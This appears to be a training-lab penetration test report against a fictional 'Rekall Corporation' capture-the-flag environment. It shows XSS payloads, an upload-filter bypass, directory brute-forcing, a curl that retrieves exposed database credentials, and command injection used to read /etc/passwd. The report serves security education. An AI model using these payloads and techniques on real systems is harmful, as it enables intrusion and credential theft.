



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Read me: This project was done in a group alongside Tracy Skelton, and Jackson Long. We all contributed input on screenshots, remediation, and tactics.

Contact Information

Company Name	Shadow Entity
Contact Name	John Wallace
Contact Title	Jr. Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	3/12/2023	John Wallace	N/A

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There were efforts towards Web Application Sanitization. Which slowed the process of command injections.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords/password policy.
- Little effort in sanitizing user input validation.
- Weak firewall settings to block certain traffic requests and responses.
- Multiple open ports allowing for shells to be open.
- Found login credentials from Github, and used those to gain access to a shell.

Executive Summary

Beginning stages of our penetration test were targeting/exploiting Rekalls Web-Application. Our first attack (S.E) began by exploiting the “Name” field inside Rekalls “Welcome” page, by typing in a Javascript to give us an Alert Response. The same exploit was used on the “Memory-Planner” character entry field. Using the same exploit in the comments field on the comments page but modifying it; Shadow Entity was able to store scripts and allow users to pull data.

Using javascript Shadow Entity was able to successfully create an alert on Rekall Corps ‘Welcome Page’

<script>alert(1)</script> was ran to achieve this.

The screenshot shows a Mozilla Firefox browser window with the URL `192.168.14.35/Welcome.php?payload=<script>alert()</script>`. The page content includes a large 'R' logo, the text 'REKALL CORPORATION', and a message: 'On the next page you will be designing your perfect, unique virtual reality experience!'. Below this is a form with a placeholder 'Put your name here' and a 'GO' button. The text 'Welcome!' is displayed, followed by 'Click the link below to start the next step in your choosing your VR experience!'. A success message says 'CONGRATS, FLAG 1 is f76sdfkg6sjf'. At the bottom is a red button labeled 'CLICK HERE TO START PLANNING'.


1.

Reflected XSS

The screenshot shows a Mozilla Firefox browser window with the URL `192.168.14.35/Memory-Planner.php?payload=<SCROPscripT>alert()<%2FSCRIPscriptT>`. The page content includes a large 'R' logo, the text 'REKALL CORPORATION', and three cards: 'Secret Agent', 'Five Star Chef', and 'Pop Star'. Below these is a large text area with the question 'Who do you want to be?'. A red input field contains the payload <SCROPscripT>alert()<%2FSCRIPscriptT>. The response message 'You have chosen alert(), great choice!' is displayed, along with the flag 'Congrats, flag 2 is ksdnd99dkas'.

2.

Stored XSS Input




3.


Output from CURLing

4.

Using test.jpg.php to both upload fields Shadow Entity was able to bypass user input Whitelist.




5.



6.

Using dirb in the Command Line Shadow Entity was able to find a file that contains a user and password.



```
root@kali: ~/Documents/day_1 x root@kali: ~ x
└─(root㉿kali)-[~]
  # dirb http://192.168.14.35/passwords/
DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar 12 18:57:19 2023
URL_BASE: http://192.168.14.35/passwords/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
Scanning URL: http://192.168.14.35/passwords/
+ http://192.168.14.35/passwords/accounts (CODE:200|SIZE:26)
+ http://192.168.14.35/passwords/web.config (CODE:200|SIZE:7470)
+ http://192.168.14.35/passwords/wp-config (CODE:200|SIZE:1508)


_____
END_TIME: Sun Mar 12 18:57:21 2023
DOWNLOADED: 4612 - FOUND: 3

└─(root㉿kali)-[~]
  # [REDACTED]
```

Your image has been uploaded here. Congrats, flag 6 is Id8skd62hdd

7.

Inside Directory 'wp-config'



```
root@kali: ~/Documents/day_1 x root@kali: ~ x
└─(root㉿kali)-[~]
  # curl http://192.168.14.35/passwords/wp-config
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP'); // The name of the database
define('DB_USER', 'thor'); // Your MySQL username
define('DB_PASSWORD', 'Asgard'); // ...and password
define('DB_HOST', 'localhost'); // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase. You won't have to remember the phrases later,
// so make them long and complicated. You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up. Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix = 'wp_'; // Only numbers, letters, and underscores please!

// Change this to localize WordPress. A corresponding MO file for the
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
```

Your image has been uploaded here. Congrats, flag 6 is Id8skd62hdd


8.

Using a SQL injection in the login page Shadow Entity was able to login.



9.

By highlighting the System Administrator section of the “Login” page. S.E was able to find credentials.



10.


Found the robots.txt by simply by adding /robots.txt to the end of Rekall Corp's URL



User-agent: GoodBot
Disallow:
User-agent: BadBot
Disallow: /
User-agent: *
Disallow: /index/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkduffky23

11.

DNS check field and result



12.

MX-record Checker field input

The screenshot shows the Rekall Admin Networking Tools interface. At the top, there's a red header bar with the Rekall logo and the text "REKALL CORPORATION". Below the header, a large "Welcome to Rekall Admin Networking Tools" message is displayed. Underneath it, a note says: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". Below this, there are two sections: "DNS Check" and "MX Record Checker". In the "MX Record Checker" section, there's a text input field containing "www.example.com" and a red button labeled "Lookup". Below the input field, there's a note: "SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". At the bottom of the section, a message says: "Congrats, flag 11 is opshdkasy78s".

13.


Using the same input I pulled info from /etc/passwd using the 'cat' command

The screenshot shows a terminal window titled "root@kalilinux: ~". The window displays the contents of the "/etc/passwd" file. The output is as follows:

```
root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
```

14.

By searching the /etc/passwd directory S.E was able to find the login credentials for 'melina' and brute force her password.



15.

Executive Summary Day Two

Using the OSINT Framework tool Domain Dossier, S.E was able to pull sensitive information from the database.

16.

Name Server: NS1.DOMAINCONTROL.COM
Name Server: NS2.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Info: Please query the RODS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4885958800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-03-06T03:19:02.0Z <<<
Queried whois.godaddy.com with "totalrecall.xyz"...

Domain Name: totalrecall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://whois.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T10:16:16Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4885242505
Domain Status: clientTransferProhibited https://icann.org/eppClientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/eppClientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/eppClientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/eppClientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: #88692hsksasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Fax:
Registrant Fax Ext:
Registrant Email:
Registrant Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrecall.xyz
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: #88692hsksasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Fax:
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrecall.xyz
Tech Name: sshUser alice
Tech Organization:
Tech Street: #88692hsksasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309

17.

By using cert.sh I was able to pull the certificate from Rekall Corp's Web Application.

Certificates	certLab ID	Logged At	Not Before	Not After	Common Name	Matching Identity	Issuer Name
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
